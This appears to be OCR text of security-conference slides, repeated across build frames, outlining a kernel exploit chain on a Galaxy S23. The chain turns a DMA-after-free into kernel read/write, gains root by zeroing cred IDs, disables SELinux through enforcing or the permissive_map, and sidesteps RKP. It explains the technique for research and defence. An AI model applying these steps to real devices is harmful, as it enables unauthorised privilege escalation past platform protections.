
Result: physical read/write primitive




Kernel memory
R/W pipe
Control pipe
DMA-After-Free

Kernel Virtual R/W

Have: physical read/write




Kernel Virtual R/W

Have: physical read/write

Kernel image loaded at `LOAD_PA`

bootloader-selected for this boot

kernelspace




Kernel Virtual R/W

Have: physical read/write

Translate: kernel virtual address to physical address

- Kernel image loaded at `LOAD_PA`
  bootloader-selected for this boot
- Kernel-image addresses
  `pa = va - kernel_base_va + LOAD_PA`




kernelspace

Kernel Virtual R/W

Have: physical read/write

Translate: kernel virtual address to physical address

- Kernel image loaded at `LOAD_PA`
  bootloader-selected for this boot
- Kernel-image addresses
  `pa = va - kernel_base_va + LOAD_PA`
- Linear-map addresses (kernel heap)
  `pa = va - LINEAR_VA_BASE + PHYS_OFFSET`




kernelspace

Kernel Virtual R/W


Have: physical read/write
Translate: kernel virtual address to physical address
Result: kernel read/write

- Kernel image loaded at `LOAD_PA`
  bootloader-selected for this boot
- Kernel-image addresses
  `pa = va - kernel_base_va + LOAD_PA`
- Linear-map addresses (kernel heap)
  `pa = va - LINEAR_VA_BASE + PHYS_OFFSET`

kernelspace




IPA access
primed device
OOB DMA write
DMA-After-Free
controlled
pipe_buffer
kernel R/W
root
uid 0



System patching
IPA access
primed device
OOB DMA
write
DMA-After-
Free
controlled
pipe_buffer
kernel
R/W
root
uid 0

The Usual Root: Patch `cred`

Find: walk from `init_task` until our PID matches

kernelspace

```
struct task_struct {
    [...]
    // linked into the global process list
    struct list_head tasks;
    // process identifier
    pid_t pid;
    // effective (overridable) subjective task credentials
    const struct cred __rcu *cred;
    [...]
};
```




The Usual Root: Patch `cred`

Find: walk from `init_task` until our PID matches

kernelspace

```
struct task_struct {
    [...]
    // linked into the global process list
    struct list_head tasks;
    // process identifier
    pid_t pid;
    // effective (overridable) subjective task credentials
    const struct cred __rcu *cred;
    [...]
};
```




The Usual Root: Patch `cred`

Find: walk from `init_task` until our PID matches


```
struct task_struct {
    [...]
    // linked into the global process list
    struct list_head tasks;
    // process identifier
    pid_t pid;
    // effective (overridable) subjective task credentials
    const struct cred __rcu *cred;
    [...]
};
```

kernelspace




The Usual Root: Patch `cred`

Find: walk from `init_task` until our PID matches
Read: `task->cred` with read primitive




The Usual Root: Patch `cred`

Find: walk from `init_task` until our PID matches
Read: `task->cred` with read primitive
Patch: `cred->*id = 0`




The Usual Root: Patch `cred`

Find: walk from `init_task` until our PID matches
Read: `task->cred` with read primitive
Patch: `cred->*id = 0`
Grant: all effective capabilities



The Usual Root: Patch `cred`


Find: walk from `init_task` until our PID matches
Read: `task->cred` with read primitive
Patch: `cred->*id = 0`
Grant: all effective capabilities
Disable: `selinux_state.enforcing = 0`




```
struct cred {
    // user and group identifiers
    kuid_t uid;
    kgid_t gid;
    kuid_t euid;
    kgid_t egid;
    [...]
    // capabilities
    kernel_cap_t cap_inheritable;
    kernel_cap_t cap_permitted;
    kernel_cap_t cap_effective;
    [...]
};
```


What Defenses Prevent Direct Root?

Find: walk from `init_task` until our PID matches
Read: `task->cred` with read primitive
Patch: `cred->*id = 0`
Grant: all effective capabilities
Disable: `selinux_state.enforcing = 0`



What Defenses Prevent Direct Root?

Find: walk from `init_task` until our PID matches
Read: `task->cred` with read primitive
Patch: `cred->*id = 0`
Grant: all effective capabilities
Disable: `selinux_state.enforcing = 0`




```
struct cred {
    // user and group identifiers
    kuid_t uid;
    kgid_t gid;
    kuid_t euid;
    kgid_t egid;
    [...]
    // capabilities
    kernel_cap_t cap_inheritable;
    kernel_cap_t cap_permitted;
    kernel_cap_t cap_effective;
    [...]
};
```


What Defenses Prevent Direct Root?



Find: walk from `init_task` until our PID matches
Read: `task->cred` with read primitive
Patch: `cred->*id = 0`
Grant: all effective capabilities
Disable: `selinux_state.enforcing = 0`


kernelspace

```
struct cred {
    // user and group identifiers
    kuid_t uid;
    kgid_t gid;
    kuid_t euid;
    kgid_t egid;
    [...]
    // capabilities
    kernel_cap_t cap_inheritable;
    kernel_cap_t cap_permitted;
    kernel_cap_t cap_effective;
    [...]
};
```



What Defenses Prevent Direct Root?


Find: walk from `init_task` until our PID matches
Read: `task->cred` with read primitive
Patch: `cred->*id = 0`
Grant: all effective capabilities
Disable: `selinux_state.enforcing = 0`




Protected by RKP
Not protected
selinux_state.enforcing
JAKE-CLARK.TUMBLR

Disabling SELinux I: `enforcing = 0`

Check: protection of `selinux_state`




Disabling SELinux I: `enforcing = 0`

Check: protection of `selinux_state`

```
// Older kernels: SELinux state in RKP read-only memory
#define RKP_RO_AREA __attribute__((section(".rkp.prot.page")))
int RKP_RO_AREA selinux_enforcing;

// Galaxy S23: no RKP_RO_AREA
struct selinux_state selinux_state;
// kallsyms: B selinux_state -> writable .bss
```

kernelspace



Disabling SELinux I: `enforcing = 0`


Check: protection of `selinux_state`

Disable: `selinux_state.enforcing = 0`

```
// Older kernels: SELinux state in RKP read-only memory
#define RKP_RO_AREA __attribute__((section(".rkp.prot.page")))
int RKP_RO_AREA selinux_enforcing;

// Galaxy S23: no RKP_RO_AREA
struct selinux_state selinux_state;
// kallsyms: B selinux_state -> writable .bss
```

kernelspace



Disabling SELinux II: Patch Per-Domain Permissive Map

Read: current SELinux policy

kernelspace

```
// selinux_state->policy
struct selinux_state {
    bool enforcing;
    struct selinux_policy __rcu *policy;
    [...]
};
```




Disabling SELinux II: Patch Per-Domain Permissive Map



Read: current SELinux policy

kernelspace

```
// selinux_state->policy
struct selinux_state {
    bool enforcing;
    struct selinux_policy __rcu *policy;
    [...]
};
```




Disabling SELinux II: Patch Per-Domain Permissive Map

Read: current SELinux policy
Locate: `policydb.permissive_map`

kernelspace

```
// ...->policy->policydb.permissive_map.node
struct selinux_state {
    bool enforcing;
    struct selinux_policy __rcu *policy;
    [...]
};
struct selinux_policy {
    struct policydb policydb;
    [...]
};
struct policydb {
    struct ebitmap permissive_map;
    [...]
};
struct ebitmap {
    struct ebitmap_node *node;
    u32 highbit;
};
```



Disabling SELinux II: Patch Per-Domain Permissive Map



Read: current SELinux policy
Locate: `policydb.permissive_map`

kernelspace

```
// ...->policy->policydb.permissive_map.node
struct selinux_state {
    bool enforcing;
    struct selinux_policy __rcu *policy;
    [...]
};
struct selinux_policy {
    struct policydb policydb;
    [...]
};
struct policydb {
    struct ebitmap permissive_map;
    [...]
};
struct ebitmap {
    struct ebitmap_node *node;
    u32 highbit;
};
```


physmap

maps[]: our type

+ policydb.permissive_map

enforcing = 1

LOAD_PA



Disabling SELinux II: Patch Per-Domain Permissive Map

Read: current SELinux policy
Locate: `policydb.permissive_map`
Set: `highbit` from our bitmap

kernelspace

```
// ...->policy->policydb.permissive_map.node
struct selinux_state {
    bool enforcing;
    struct selinux_policy __rcu *policy;
    [...]
};
struct selinux_policy {
    struct policydb policydb;
    [...]
};
struct policydb {
    struct ebitmap permissive_map;
    [...]
};
struct ebitmap {
    struct ebitmap_node *node;
    u32 highbit;
};
```




Disabling SELinux II: Patch Per-Domain Permissive Map

Read: current SELinux policy
Locate: `policydb.permissive_map`
Set: `highbit` from our bitmap
Install: our bitmap's node pointer

kernelspace


```
// ...->policy->policydb.permissive_map.node
struct selinux_state {
   bool enforcing;
   struct selinux_policy __rcu *policy;
   [...]
};
struct selinux_policy {
   struct policydb policydb;
   [...]
};
struct policydb {
   struct ebitmap permissive_map;
   [...]
};
struct ebitmap {
   struct ebitmap_node *node;
   u32 highbit;
};
```





LEFT
EXIT 12
Bypass
RKP
Kernel R/W


LEFT
EXIT 12
Bypass RKP
Inject shellcode into init
Kernel R/W

Sidestepping RKP: The Page Cache



Sidestepping RKP: The Page Cache



